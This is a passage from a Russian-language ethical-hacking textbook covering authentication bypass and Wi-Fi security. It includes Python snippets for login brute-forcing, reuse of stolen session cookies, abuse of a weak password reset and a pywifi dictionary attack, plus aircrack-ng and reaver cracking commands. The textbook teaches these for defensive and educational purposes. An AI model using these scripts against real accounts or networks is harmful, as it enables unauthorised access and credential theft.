Методы обхода механизмов аутентификации — это техники, используемые злоумышленниками для обхода или обмана механизмов аутентификации, предназначенных для защиты системы или приложения. Эти методы позволяют злоумышленникам получить несанкционированный доступ к системе или данным, минуя процесс аутентификации, который предполагается защищенным.

Вот некоторые из распространенных методов обхода механизмов аутентификации:

1. Злоумышленники могут использовать атаки перебора паролей или словарные атаки для получения доступа к системе, используя наиболее распространенные или слабые пароли.
2. Фишинг — это атака, в ходе которой злоумышленник выдает себя за надежный источник (например, банк или компанию) с целью обмана пользователей и получения их аутентификационных данных, таких как логины и пароли.
3. Злоумышленники могут использовать утечки данных, чтобы получить доступ к аутентификационным данным пользователей (например, украденные пароли), которые могут использоваться для аутентификации на других ресурсах.

4. Злоумышленники могут использовать различные уязвимости в приложении, такие как SQL-инъекции, переполнение буфера, уязвимости аутентификации на стороне клиента и другие, чтобы получить несанкционированный доступ к системе.
5. Социальная инженерия — это процесс манипулирования людьми с целью обмана их, чтобы они предоставили злоумышленникам доступ к системе или конфиденциальной информации.
6. Злоумышленники могут использовать известные уязвимости в механизмах аутентификации (например, отсутствие многофакторной аутентификации, отсутствие блокировки учетной записи после нескольких неудачных попыток входа и т.д.), чтобы получить доступ к системе.
7. При внутренней угрозе злоумышленники могут воспользоваться своими привилегиями или доступом к системе для обхода механизмов аутентификации и получения доступа к данным или ресурсам, к которым они не имеют права доступа.
8. Злоумышленники могут использовать атаки перехвата сессий, такие как перехват сеансовых идентификаторов или атаки на куки, чтобы получить доступ к активным сессиям пользователей и имитировать их для получения доступа к системе.

Как я уже упоминал, методы обхода механизмов аутентификации — это техники, используемые злоумышленниками для обхода механизмов защиты, установленных для проверки подлинности пользователей в системе. Злоумышленники могут использовать различные подходы и инструменты, чтобы обойти механизмы аутентификации и получить несанкционированный доступ к системе или данным пользователей.

Методы обхода механизмов аутентификации включают в себя различные техники и подходы, которые позволяют злоумышленнику получить доступ к защищенным ресурсам или функциям системы без наличия правильных учетных данных или без прохождения аутентификации. Ниже приведены некоторые практические примеры методов обхода механизмов аутентификации с использованием Python:

- Злоумышленники могут использовать скрипты на Python для перебора паролей на основе словаря (dictionary-based password cracking) или методов грубой силы (brute-force attacks) для взлома учетных записей с использованием наиболее распространенных или слабых паролей. Пример скрипта на Python для перебора паролей с использованием библиотеки `requests`:

Листинг 4.14

```
# Пример скрипта на Python для перебора паролей с
использованием библиотеки requests
import requests

url = "https://example.com/login"
usernames = ["admin", "root"]
passwords = ["password", "123456", "admin123"]

for username in usernames:
    for password in passwords:
        payload = {'username': username, 'password': password}
        response = requests.post(url, data=payload)
        if "Login successful" in response.text:
            print(f"Login successful! Username: {username}, "
                  f"Password: {password}")
```

- Злоумышленники могут использовать известные уязвимости в механизмах аутентификации, такие как отсутствие защиты от перебора паролей, недостаточная длина сеансовых идентификаторов или отсутствие защиты от атак по перебору. Пример использования уязвимости в недостаточно защищенном механизме аутентификации на Python:

Листинг 4.15

```
# Пример использования уязвимости в недостаточно защищенном
механизме аутентификации на Python
import requests

url = "https://example.com/admin"
session_id = "aabbccddeeff" # Перехваченный или украденный
                            # сеансовый идентификатор
```

```

cookies = {'session_id': session_id}
response = requests.get(url, cookies=cookies)

if "Admin Panel" in response.text:
    print("Access granted to admin panel!")

```

3. Злоумышленники могут использовать различные методы перехвата или подмены сеансовых идентификаторов, например с помощью атаки на перехват сетевого трафика или через уязвимости в самом приложении. Пример перехвата и изменения сеансового идентификатора на Python с использованием библиотеки `requests`:

Листинг 4.16

```

# Пример перехвата и изменения сеансового идентификатора на
Python с использованием библиотеки requests
import requests

url = "https://example.com/profile"
new_session_id = "new_session_id_here" # Новый сеансовый
идентификатор

cookies = {'session_id': new_session_id}
response = requests.get(url, cookies=cookies)

if "User profile" in response.text:
    print("Access granted to user profile!")

```

4. Злоумышленники могут использовать механизмы восстановления паролей для получения доступа к учетной записи пользователя путем перехвата или подмены сгенерированных временных паролей или ссылок для сброса пароля. Пример атаки на слабо защищенный механизм восстановления паролей на Python:

Листинг 4.17

```

# Пример атаки на слабо защищенный механизм восстановления
паролей на Python
import requests

url = "https://example.com/reset_password"
user_id = "user_id_here" # ID пользователя

```

```
new_password = "new_password_here" # Новый пароль  
  
payload = {'user_id': user_id, 'new_password': new_password}  
response = requests.post(url, data=payload)  
  
if "Password reset successful" in response.text:  
    print("Password reset successful!")
```

Эти примеры демонстрируют различные способы, с помощью которых злоумышленники могут обойти механизмы аутентификации, чтобы получить доступ к защищенным ресурсам или функциям системы. Важно помнить, что использование этих методов без согласия владельца системы является преступлением и неприемлемым с этической точки зрения.

Глава 5.

Безопасность, взлом и защита Wi-Fi-сетей

Важным элементом сегодня является WI-FI. Именно его люди ищут в качестве точки доступа, подключаются в кафе, на вокзале, у друзей, у себя, у родителей. Но при такой широкой популярности Wi-Fi является одной из главных угроз утечки данных.

Wi-Fi (Wireless Fidelity) – это технология, обеспечивающая беспроводную передачу данных по радиоканалам, которая используется для подключения устройств к сети Интернет и локальным сетям без использования проводов.

Wi-Fi широко применяется в повседневной жизни для обеспечения беспроводного доступа к сети на мобильных устройствах, ноутбуках, настольных компьютерах и других устройствах.

Практика атак на Wi-Fi должна проводиться исключительно в этических и легальных рамках. Для этого существуют специализированные онлайн-платформы и виртуальные лаборатории, которые предоставляют безопасную среду для обучения и практики. Вот некоторые из них:

1. Hack The Box (HTB)

Hack The Box – это популярная платформа для практики в области кибербезопасности, которая также включает задачи, связанные с атаками на Wi-Fi. HTB предоставляет виртуальные машины и реальные сценарии для взлома, включая задачи по проникновению в беспроводные сети.

Преимущества:

- » Реальные сценарии и уязвимости.
- » Сообщество для обмена знаниями.
- » Регулярное обновление новых задач и машин.

Недостатки:

- » Некоторые задачи могут быть слишком сложными для начинающих.

2. WiFi Pineapple University

WiFi Pineapple University – это обучающая платформа, связанная с использованием устройства WiFi Pineapple от Hak5. Она предлагает различные учебные материалы и сценарии для обучения атакам на беспроводные сети.

Преимущества:

- » Фокус на практических атаках и реальных сценариях.
- » Интерактивные учебные материалы.
- » Подходит как для начинающих, так и для опытных пользователей.

Недостатки:

- » Требуется наличие устройства WiFi Pineapple.

3. VulnHub

VulnHub предоставляет виртуальные машины, которые можно использовать для практики атак на различные цели, включая беспроводные сети. Платформа предлагает множество различных сценариев и задач, связанных с кибербезопасностью.

Преимущества:

- » Множество различных виртуальных машин и сценариев.
- » Бесплатный доступ ко всем ресурсам.
- » Сообщество для обмена знаниями и опытом.

Недостатки:

- » Требуется локальная настройка и запуск виртуальных машин.

4. Wireless Village (DefCon)

Wireless Village – это ежегодное мероприятие на конференции DefCon, посвященное беспроводной безопасности. Оно включает в себя различные соревнования и задачи, связанные с атаками на Wi-Fi-сети.

Преимущества:

- » Фокус на беспроводной безопасности.
- » Возможность участвовать в реальных соревнованиях.
- » Сообщество для обмена знаниями и опытом.

Недостатки:

- » Мероприятие проводится раз в год.

5. Aircrack-ng Online Labs

Aircrack-ng – это набор инструментов для тестирования безопасности Wi-Fi-сетей. Существуют онлайн-курсы и лаборатории, которые обучают использованию Aircrack-ng для атак на Wi-Fi-сети.

Преимущества:

- » Обучение работе с популярным набором инструментов.
- » Практические задания и сценарии.
- » Подходит для различных уровней подготовки.

Недостатки:

- » Может требоваться установка и настройка инструментов на локальной машине.

6. SANS Wireless Security Training

SANS предлагает курсы и тренинги по беспроводной безопасности, которые включают в себя практические занятия и лаборатории для обучения атакам на Wi-Fi-сети.

Преимущества:

- » Высокое качество обучения и материалов.
- » Сертификация по окончании курсов.
- » Практические задания и сценарии.

Недостатки:

- » Высокая стоимость курсов.

7. WiGLE.net

WiGLE.net предоставляет информацию о беспроводных сетях по всему миру и может быть использован для анализа и исследования Wi-Fi-сетей. Хотя это не платформа для обучения атакам, она предоставляет полезные данные для исследования беспроводных сетей.

Преимущества:

- » Доступ к базе данных беспроводных сетей.
- » Возможность исследования реальных сетей.
- » Сообщество для обмена знаниями.

Недостатки:

- » Не предоставляет учебных материалов и задач для практики.

Эти онлайн-сервисы и платформы предоставляют безопасную среду для обучения и практики атак на Wi-Fi-сети, помогая пользователям улучшить свои навыки и знания в области беспроводной безопасности.

5.1. Основы беспроводных сетей

5.1.1. Основные принципы

Для начала разберем, что такое Wi-Fi и каковы основные принципы работы Wi-Fi:

- **Радиоволны и частоты:** Wi-Fi работает на радиочастотах в диапазонах 2,4 ГГц и 5 ГГц. Эти частоты были выбраны из-за их способности проникать через стены и другие преграды, обеспечивая устойчивое и широкое покрытие сети.
- **Модуляция сигнала:** для передачи данных по радиоканалу Wi-Fi использует различные методы модуляции сигнала, такие как DSSS (Direct Sequence Spread Spectrum) и OFDM (Orthogonal Frequency Division Multiplexing), которые позволяют передавать большие объемы данных с минимальными помехами и потерями.
- **Протоколы и стандарты:** Wi-Fi работает по стандартам, определенным организацией IEEE (Institute of Electrical and Electronics Engineers). Наи-

более распространенными стандартами являются IEEE 802.11a/b/g/n/ac/ax, каждый из которых имеет свои характеристики, скорость передачи данных и частотные диапазоны.

5.1.2. Стандарты Wi-Fi

Рассмотрим стандарты Wi-Fi, которые определяют спецификации для беспроводных локальных сетей (WLAN) и устанавливают, как устройства должны взаимодействовать в беспроводной сети. Ниже приведены основные стандарты Wi-Fi и их ключевые характеристики:

1. IEEE 802.11b:

- » Скорость передачи данных: до 11 Мбит/с.
- » Частота: 2,4 ГГц.
- » Технология: DSSS.
- » Принят в 1999 году и был одним из первых широко распространенных стандартов Wi-Fi.

2. IEEE 802.11a:

- » Скорость передачи данных: до 54 Мбит/с.
- » Частота: 5 ГГц.
- » Технология: OFDM.
- » Обеспечивает высокую скорость передачи данных, но имеет меньшую дальность действия по сравнению с 802.11b из-за более высокой частоты.

3. IEEE 802.11g:

- » Скорость передачи данных: до 54 Мбит/с.
- » Частота: 2,4 ГГц.
- » Технология: OFDM.
- » Обратная совместимость с 802.11b, улучшенная производительность и дальность действия.

4. IEEE 802.11n:

- » Скорость передачи данных: до 600 Мбит/с.
- » Частоты: 2,4 ГГц и 5 ГГц.

- » Технология: MIMO (Multiple Input Multiple Output), использование нескольких антенн для улучшения производительности и покрытия.

5. IEEE 802.11ac:

- » Скорость передачи данных: до 7 Гбит/с.
- » Частота: 5 ГГц.
- » Технология: MIMO, широкие каналы (до 160 МГц), улучшенная производительность и скорость.

6. IEEE 802.11ax (Wi-Fi 6):

- » Скорость передачи данных: до 9,6 Гбит/с.
- » Частоты: 2,4 ГГц и 5 ГГц.
- » Технология: OFDMA (Orthogonal Frequency Division Multiple Access), улучшенное использование спектра, повышение производительности в условиях высокой плотности устройств.

Безопасность Wi-Fi обеспечивают следующие технологии:

1. WEP (Wired Equivalent Privacy):

- » Один из первых протоколов безопасности Wi-Fi.
- » Использует статический ключ для шифрования данных.
- » В настоящее время считается небезопасным из-за уязвимостей и легко поддается взлому.

2. WPA (Wi-Fi Protected Access):

- » Улучшение безопасности по сравнению с WEP.
- » Использует динамические ключи и протокол TKIP (Temporal Key Integrity Protocol).
- » Включает проверку целостности сообщений и защиту от подделки пакетов.

3. WPA2:

- » Основан на стандарте IEEE 802.11i.
- » Использует протокол CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) для шифрования данных.
- » Считается более безопасным, чем WPA, и является стандартом безопасности для большинства современных устройств.

4. WPA3:

- » Введен в 2018 году как улучшение WPA2.
- » Использует SAE (Simultaneous Authentication of Equals) для улучшения защиты от атак перебора паролей.
- » Обеспечивает усиленное шифрование и защиту данных в общественных сетях.

Wi-Fi состоит из следующих элементов:

1. Точка доступа (Access Point, AP):

- » Устройство, которое служит центральным узлом для беспроводной сети.
- » Подключается к проводной сети и обеспечивает беспроводное подключение для устройств (клиентов).

2. Клиенты (Clients):

- » Устройства, которые подключаются к точке доступа для доступа к сети.
- » Ноутбуки, смартфоны, планшеты, IoT-устройства и другие беспроводные устройства.

У Wi-Fi есть несколько режимов работы, которые имеют свои особенности:

- **Инфраструктурный режим (Infrastructure Mode).** В этом режиме устройства подключаются к сети через точку доступа.
- **Режим ad-hoc.** В этом режиме устройства соединяются напрямую друг с другом без использования точки доступа, образуя временную сеть.

Понятно, что нам всем нравится Wi-Fi (когда его скорость высокая), однако у него есть свои преимущества и недостатки:

Преимущества:

- **Удобство и мобильность:** позволяет пользователям подключаться к сети без проводов, обеспечивая свободу перемещения.
- **Простота установки и использования:** не требует сложной прокладки кабелей и может быть легко настроен.

- **Широкое распространение и совместимость:** поддерживается большинством современных устройств и операционных систем.

Недостатки:

- **Ограниченнная дальность действия:** радиосигналы Wi-Fi имеют ограниченную дальность и могут терять силу при прохождении через стены и другие преграды.
- **Уязвимость к помехам:** работает на частотах, которые могут подвергаться помехам от других электронных устройств.
- **Безопасность:** требует мер по обеспечению безопасности для защиты данных и предотвращения несанкционированного доступа.

Безопасность Wi-Fi-сетей играет важную роль в защите частных данных и обеспечении конфиденциальности пользователей. В этой главе мы рассмотрим основные аспекты безопасности Wi-Fi-сетей, начиная с основных понятий и режимов работы беспроводных устройств и заканчивая методами взлома паролей Wi-Fi-сетей.

Эти стандарты развиваются со временем, что приводит к улучшению производительности, надежности и безопасности беспроводных сетей. Они определяются и поддерживаются Институтом инженеров электрических и электронных инженеров (IEEE). Каждое новое поколение стандартов Wi-Fi направлено на увеличение скорости передачи данных, расширение покрытия и улучшение общей производительности сети.

В контексте программирования на Python работа с стандартами Wi-Fi обычно включает в себя использование библиотек, которые предоставляют доступ к функциям и параметрам беспроводных сетей.

Вот некоторые библиотеки Python, которые можно использовать для работы с Wi-Fi:

Pywifi. Библиотека **pywifi** предоставляет доступ к функциям управления беспроводными интерфейсами на уровне операционной системы. С помощью **pywifi** можно сканировать доступные сети, подключаться к сетям, управлять параметрами безопасности и многое другое. Пример использования **pywifi** для сканирования доступных сетей:

Листинг 5.1

```
# Пример использования pywifi для сканирования доступных сетей
import pywifi
from pywifi import const

wifi = pywifi.PyWiFi()
iface = wifi.interfaces()[0]

iface.scan()
results = iface.scan_results()
for network in results:
    print("SSID:", network.ssid, "Signal Strength:", network.
signal)
```

Scapy. Библиотека **scapy** позволяет создавать, отправлять и анализировать сетевые пакеты. С помощью **scapy** можно работать с беспроводными пакетами, захватывать трафик, проводить анализ сети и многое другое. Пример использования **scapy** для захвата и анализа беспроводного трафика:

Листинг 5.2

```
# Пример использования scapy для захвата и анализа беспроводного
трафика
from scapy.all import *

def packet_handler(pkt):
    if pkt.haslayer(Dot11):
        if pkt.type == 0 and pkt.subtype == 8:
            print("Probe Request:", pkt.addr2)

sniff(iface="wlan0", prn=packet_handler)
```

Wifi. Библиотека **wifi** предоставляет простой интерфейс для работы с беспроводными сетями, такими как сканирование и подключение к сетям. С помощью **wifi** можно получать информацию о текущем подключении, сканировать доступные сети и многое другое. Пример использования **wifi** для сканирования доступных сетей:

Листинг 5.3

```
# Пример использования wifi для сканирования доступных сетей
import wifi

networks = wifi.Cell.all('wlan0')
for network in networks:
    print("SSID:", network.ssid, "Signal Strength:", network.signal)
```

Это только несколько примеров библиотек Python, которые могут быть использованы для работы с Wi-Fi в Python. Каждая из этих библиотек предоставляет свои собственные удобные методы и функции для работы с беспроводными сетями, позволяя программистам создавать различные приложения и инструменты для работы с Wi-Fi.

Давайте рассмотрим практический пример использования библиотек Python для работы с Wi-Fi:

Пример сканирования доступных сетей с использованием библиотеки *pywifi*

Листинг 5.4

```
# Пример сканирования доступных сетей с использованием
библиотеки pywifi
import pywifi
from pywifi import const

wifi = pywifi.PyWiFi()
iface = wifi.interfaces()[0]

iface.scan()
results = iface.scan_results()
for network in results:
    print("SSID:", network.ssid, "Signal Strength:", network.signal)

from scapy.all import *

def packet_handler(pkt):
    if pkt.haslayer(Dot11):
```

```
if pkt.type == 0 and pkt.subtype == 8:  
    print("Probe Request:", pkt.addr2)  
  
sniff(iface="wlan0", prn=packet_handler)  
  
import wifi  
  
iface = 'wlan0'  
ssid = 'YourNetworkSSID'  
password = 'YourNetworkPassword'  
  
cell = wifi.Cell.all(iface)[0]  
scheme = wifi.Scheme.for_cell(iface, ssid, cell, password)  
scheme.activate()
```

При желании можно расширить функционал этого примера, добавив дополнительные операции, такие как настройка параметров безопасности, мониторинг сети, отправка пакетов и многое другое.

Задания для практики по разделу

1. Изучение теоретических основ Wi-Fi-стандартов:

- » Составьте краткий конспект о каждом из стандартов Wi-Fi (802.11a, 802.11b, 802.11g, 802.11n, 802.11ac, 802.11ax), включая основные характеристики, преимущества и недостатки каждого из них.
- » Подготовьте презентацию, где сравните эти стандарты по параметрам скорости передачи данных, частотного диапазона и максимальной дальности действия.

2. Настройка домашней Wi-Fi-сети:

- » Настройте свою домашнюю Wi-Fi-сеть, используя разные стандарты (например, 802.11n и 802.11ac). Измерьте скорость передачи данных и дальность действия для каждого стандарта.
- » Сравните результаты и сделайте выводы о том, какой стандарт лучше подходит для ваших нужд.

3. Анализ работы сети на разных частотных диапазонах:

- » Используя маршрутизатор, который поддерживает работу на частотах 2.4 ГГц и 5 ГГц, настройте две отдельные сети Wi-Fi.

- » Проведите тестирование скорости передачи данных, стабильности соединения и дальности действия для каждой из сетей. Сравните полученные результаты.

4. Использование инструментов для анализа Wi-Fi-сетей:

- » Используйте инструменты для анализа Wi-Fi-сетей, такие как Wireshark, Acrylic Wi-Fi или inSSIDer, чтобы собрать данные о Wi-Fi-сетях в вашем окружении.
- » Проанализируйте собранные данные, чтобы определить, какие стандарты и каналы используются наиболее часто и есть ли какие-либо проблемы с помехами или перегруженностью каналов.

5. Эксперименты с MIMO технологиями:

- » Настройте маршрутизатор и клиентские устройства (например, ноутбук или смартфон), поддерживающие технологию MIMO (Multiple Input Multiple Output).
- » Проведите тестирование скорости передачи данных и стабильности соединения с включенной и отключенной технологией MIMO. Сравните результаты и сделайте выводы.

6. Анализ безопасности Wi-Fi-сетей:

- » Исследуйте, какие методы шифрования и аутентификации поддерживаются различными стандартами Wi-Fi.
- » Настройте домашнюю Wi-Fi-сеть с использованием разных методов шифрования (WEP, WPA, WPA2, WPA3). Попробуйте подключиться к сети с разных устройств и оцените удобство и безопасность каждого метода.

7. Практическое тестирование роуминга:

- » Настройте несколько точек доступа (AP) в вашем доме или офисе, чтобы создать одну большую Wi-Fi-сеть.
- » Проведите тестирование роуминга между точками доступа, перемещаясь с одного устройства по сети. Оцените качество и стабильность соединения при переходе от одной точки доступа к другой.

8. Разработка рекомендаций по улучшению Wi-Fi-сети:

- » На основе проведенных экспериментов и тестирований разработайте рекомендации по улучшению качества Wi-Fi-сети в вашем доме или офисе.

- » Включите рекомендации по выбору стандартов, настройке частотных диапазонов, оптимизации каналов и увеличению безопасности сети.

5.1.3. Режимы работы беспроводных устройств

Режимы работы беспроводных устройств определяют способы их взаимодействия в рамках беспроводной сети. Вот подробное описание основных режимов работы беспроводных устройств:

Режим инфраструктуры (Infrastructure Mode)

Описание:

- В этом режиме беспроводное устройство (например, компьютер, смартфон) подключается к беспроводной точке доступа (AP).
- Беспроводная точка доступа играет роль центрального узла, который управляет передачей данных между подключенными устройствами и сетью проводного интернета.

Особенности:

- **Централизованное управление:** точка доступа управляет соединениями и маршрутизацией трафика.
- **Безопасность:** использование точек доступа позволяет централизованно управлять настройками безопасности (например, шифрованием и аутентификацией).
- **Широкое применение:** этот режим наиболее распространен и используется в домашних и офисных сетях для предоставления беспроводного доступа в Интернет.

Пример использования:

- Домашние Wi-Fi-сети, где устройства подключаются к маршрутизатору для доступа в Интернет.
- Офисные сети, где сотрудники подключаются к корпоративной сети через точки доступа.

Режим ад-хок (Ad-hoc Mode)

Описание:

- В этом режиме беспроводные устройства могут взаимодействовать напрямую друг с другом, без использования центрального узла (точки доступа).
- Устройства в режиме ад-хок могут обмениваться данными непосредственно между собой, создавая сеть на базе peer-to-peer.

Особенности:

- **Децентрализованная сеть:** нет необходимости в центральной точке доступа.
- **Гибкость:** устройства могут быстро создавать временные сети для обмена данными.
- **Ограниченнная масштабируемость:** менее эффективен для больших сетей из-за отсутствия централизованного управления.

Пример использования:

- Временные сети для обмена файлами или данных на мероприятиях, выставках или встречах.
- Сети между несколькими ноутбуками для совместной работы вне офиса.

Режим моста (Wireless Bridge Mode)

Описание:

- В этом режиме беспроводное устройство используется для установления беспроводного соединения между двумя или более сетями.
- Устройство работает как мост, перенаправляя пакеты данных между различными сегментами сети через беспроводное соединение.

Особенности:

- **Расширение сети:** позволяет соединить удаленные сегменты сети без необходимости прокладки кабелей.

- **Прозрачность:** сеть выглядит как единое целое, даже если состоит из нескольких отдельных сегментов.
- **Сложность настройки:** может требовать дополнительных настроек и оборудования.

Пример использования:

- Соединение двух зданий через беспроводной мост для объединения их сетей.
- Расширение домашней сети на удаленные части дома, гаражи или дворы.

Режим повторителя (Repeater Mode)

Описание:

- В этом режиме беспроводное устройство (репитер) пересыпает сигнал от беспроводного маршрутизатора или точки доступа для увеличения зоны покрытия сети.
- Репитеры располагаются на границе зоны покрытия основной точки доступа и усиливают сигнал, чтобы расширить зону покрытия.

Особенности:

- **Увеличение зоны покрытия:** полезен там, где сигнал Wi-Fi слабый или недостаточен для покрытия всей области.
- **Простота установки:** легко настраивается и добавляется к существующей сети.
- **Потенциальное снижение скорости:** может уменьшать общую пропускную способность сети из-за повторного вещания сигнала.

Пример использования:

- Увеличение покрытия Wi-Fi в больших домах, где один маршрутизатор не может обеспечить сигнал во всех комнатах.
- Усиление сигнала в офисах с множеством перегородок и стен, блокирующих сигнал.

На языке программирования Python, работа с режимами работы беспроводных устройств часто осуществляется через библиотеки, которые предоставляют доступ к функциям управления беспроводными интерфейсами. Далее расскажем как можно использовать Python для работы с различными режимами беспроводных устройств.

В режиме инфраструктуры (Infrastructure Mode)

Для подключения к беспроводной точке доступа в режиме инфраструктуры можно использовать библиотеки, такие как `pywifi`. Пример кода на Python для подключения к Wi-Fi-сети в режиме инфраструктуры:

Листинг 5.5

```
# Пример кода на Python для подключения к Wi-Fi-сети в режиме
инфраструктуры:
import pywifi
from pywifi import const

wifi = pywifi.PyWiFi()
iface = wifi.interfaces()[0]

profile = pywifi.Profile()
profile.ssid = "YourNetworkSSID"
profile.auth = const.AUTH_ALG_OPEN
profile.akm.append(const.AKM_TYPE_WPA2PSK)
profile.cipher = const.CIPHER_TYPE_CCMP
profile.key = "YourNetworkPassword"

iface.remove_all_network_profiles()
tmp_profile = iface.add_network_profile(profile)
iface.connect(tmp_profile)
```

В режиме ad-hoc (Ad-hoc Mode)

Для настройки беспроводного устройства на работу в режиме **ад-хок** можно использовать ту же библиотеку `pywifi`, изменяя параметры подключения. Пример кода на Python для создания сети в режиме **ад-хок**:

Листинг 5.6

```
# Режим ад-хок (Ad-hoc Mode):
import pywifi
```

```
from pywifi import const

wifi = pywifi.PyWiFi()
iface = wifi.interfaces()[0]

profile = pywifi.Profile()
profile.ssid = "AdHocNetwork"
profile.auth = const.AUTH_ALG_OPEN
profile.akm.append(const.AKM_TYPE_NONE)
profile.cipher = const.CIPHER_TYPE_NONE

iface.remove_all_network_profiles()
tmp_profile = iface.add_network_profile(profile)
iface.connect(tmp_profile)
```

Для настройки беспроводного устройства в режим моста может потребоваться использовать специализированные инструменты или библиотеки, которые поддерживают работу в этом режиме. Поддержка режима повторителя также зависит от конкретного оборудования и программного обеспечения.

Обычно для установки устройства в режим повторителя требуется настройка на стороне беспроводного маршрутизатора или точки доступа. Реализация этих примеров может варьироваться в зависимости от используемой библиотеки и требований к сетевой конфигурации. Для того чтобы рассмотреть доступные сети `pywifi` для сканирования доступных Wi-Fi-сетей, введите следующий код:

Листинг 5.7

```
# пример, который демонстрирует работу с библиотекой pywifi для
# сканирования доступных Wi-Fi-сетей
import pywifi
from pywifi import const

wifi = pywifi.PyWiFi()
iface = wifi.interfaces()[0]

iface.scan()
results = iface.scan_results()
for network in results:
    print("SSID:", network.ssid, "Signal Strength:", network.
signal)
```

Этот код позволяет сканировать доступные Wi-Fi сети и выводить их SSID и уровень сигнала. Однако, для работы с другими режимами, такими как режим ад-хок или моста, потребуются более сложные настройки, возможно, даже на уровне операционной системы.

5.2. Взлом Wi-Fi-паролей

Важно отметить, что взлом Wi-Fi-паролей без согласия владельца сети является незаконным действием. Ниже приведены общие методы взлома Wi-Fi-паролей, которые могут использоваться исключительно в образовательных целях и только с согласия владельца сети:

- Словарные атаки** — это метод взлома, при котором программа перебирает пароли из предварительно подготовленного списка или словаря. Эти атаки основаны на том, что многие пользователи выбирают слабые пароли, которые могут быть представлены в словаре. Наиболее эффективными инструментами для словарных атак являются программы, такие как Aircrack-ng, Hashcat и John the Ripper.
- Брутфорс атаки** — это метод взлома, при котором программа пытается перебрать все возможные комбинации символов для восстановления пароля. Этот метод может быть очень медленным и требует значительного количества вычислительных ресурсов, особенно для длинных и сложных паролей. Существуют специализированные программы, такие как Aircrack-ng и Hashcat, которые могут проводить брутфорс-атаки на Wi-Fi-пароли.
- WPS** — это метод настройки Wi-Fi-сетей с использованием PIN-кода или кнопки WPS на маршрутизаторе. Некоторые маршрутизаторы имеют уязвимости в реализации WPS, что позволяет злоумышленникам проводить атаки на WPS для взлома паролей. Инструменты, такие как Reaver и Bully, могут использоваться для проведения атак на WPS.
- Атаки на хендшейк.** Wi-Fi-сети используют протоколы аутентификации, такие как WPA/WPA2, для защиты паролей. При установлении соединения между устройством и точкой доступа генерируется handshake,

который можно захватить и анализировать. Атаки на хендшейк основаны на анализе захваченных хендшейков для извлечения пароля Wi-Fi-сети. Инструменты, такие как Aircrack-ng и Hashcat, могут использоваться для анализа захваченных хендшейков и восстановления паролей.

Эти методы могут быть использованы только в легальных целях, таких как тестирование безопасности сети или аудит собственной сети на наличие уязвимостей. Использование этих методов для взлома Wi-Fi-паролей без согласия владельца сети является противозаконным и наказуемым действием.

Однако в целях образования и понимания безопасности давайте рассмотрим методы, которые могут быть использованы злоумышленниками для взлома Wi-Fi-паролей.

Атака словаря (Dictionary Attack). В этом методе злоумышленник использует программное обеспечение для перебора паролей, используя большие словари слов и комбинаций символов. На Python можно написать скрипт, который будет перебирать пароли из файла словаря и пытаться подключиться к защищенной сети Wi-Fi с каждым паролем.

Примерно так может выглядеть код для атаки словарем на Python:

Листинг 5.8

```
# код для атаки словарем
import pywifi
from pywifi import const

wifi = pywifi.PyWiFi()
iface = wifi.interfaces()[0]

profile = pywifi.Profile()
profile.ssid = "TargetSSID"

with open("passwords.txt", "r") as f:
    passwords = f.readlines()

for password in passwords:
```

```

profile.key = password.strip()
iface.remove_all_network_profiles()
tmp_profile = iface.add_network_profile(profile)
iface.connect(tmp_profile)
iface.disconnect()

```

Важно понимать, что использование этих методов для взлома Wi-Fi-паролей без разрешения владельца сети является незаконным и морально неприемлемым. Обеспечение безопасности Wi-Fi-сетей включает в себя использование сильных и уникальных паролей, обновление программного обеспечения роутера и соблюдение рекомендаций по защите Wi-Fi-сетей.

5.2.1. Использование инструментов для аудита Wi-Fi

Использование инструментов для аудита Wi-Fi — это процесс сканирования, анализа и проверки безопасности беспроводных сетей. Эти инструменты помогают обнаруживать уязвимости, определять уровень защиты сети и проверять её конфигурацию.

Ниже приведены несколько популярных инструментов для аудита Wi-Fi и их основные функции:

Aircrack-ng

Описание:

- » Aircrack-ng является одним из наиболее известных и мощных инструментов для взлома беспроводных сетей.
- » Он включает в себя различные утилиты для мониторинга сети, захвата пакетов, взлома WEP и WPA паролей, а также анализа ключей шифрования.

Основные компоненты:

- » **airmon-ng** – переключает беспроводной адаптер в режим мониторинга.
- » **airodump-ng** – захватывает пакеты в беспроводных сетях и собирает информацию о точках доступа и клиентах.

- » **aircrack-ng** – взламывает WEP и WPA/WPA2-PSK пароли с использованием собранных пакетов.
- » **aireplay-ng** – генерирует и отправляет пакеты для проведения различных атак (например, атаки деаутентификации).

Пример использования:

```
# Переключение адаптера в режим мониторинга  
airmon-ng start wlan0  
  
# Захват пакетов  
airodump-ng wlan0mon  
  
# Взлом пароля WPA/WPA2  
aircrack-ng -w /path/to/wordlist.txt -b [BSSID] [path/to/capture.cap]
```

Kismet

Описание:

- » Kismet представляет собой мощный инструмент для мониторинга и обнаружения беспроводных сетей.
- » Он способен обнаруживать скрытые сети, отображать информацию о точках доступа и клиентах, а также анализировать трафик для выявления потенциальных угроз.

Основные функции:

- » Обнаружение беспроводных сетей, включая скрытые SSID.
- » Сбор и анализ пакетов для выявления аномалий.
- » Обнаружение атак и несанкционированных устройств.

Пример использования:

```
# Запуск Kismet  
kismet
```

Wireshark

Описание:

- » Wireshark является одним из самых популярных снiffeров сетевого трафика.
- » Он позволяет захватывать и анализировать пакеты данных, передаваемые по беспроводным сетям, и исследовать сетевой трафик для обнаружения аномалий и уязвимостей.

Основные функции:

- » Захват и интерактивный анализ сетевых пакетов.
- » Фильтрация и декодирование различных сетевых протоколов.
- » Выявление и анализ сетевых атак и уязвимостей.

Пример использования:

```
# Запуск Wireshark и выбор интерфейса для захвата пакетов  
wireshark
```

Reaver

Описание:

- » Reaver — это инструмент для взлома паролей Wi-Fi, который специализируется на атаках WPS (Wi-Fi Protected Setup).
- » Он автоматически перебирает возможные PIN-коды для подключения к сети, используя словарь или метод брутфорса.

Основные функции:

- » Атаки на WPS для извлечения WPA/WPA2-PSK паролей.
- » Поддержка различных методов подбора PIN-кодов.

Пример использования:

```
# Запуск атаки на WPS  
reaver -i wlan0mon -b [BSSID] -vv
```

Fern WiFi Cracker

Описание:

- » Fern WiFi Cracker — это графический интерфейс для различных инструментов взлома Wi-Fi, таких как Aircrack-ng, Reaver и других.

- » Он облегчает процесс сканирования, сбора информации и выполнения атак на беспроводные сети.

Основные функции:

- » Сканирование и обнаружение беспроводных сетей.
- » Атаки на WEP, WPA и WPS.
- » Интерактивный интерфейс для управления процессом взлома.

Пример использования:

```
# Запуск Fern WiFi Cracker  
fern-wifi-cracker
```

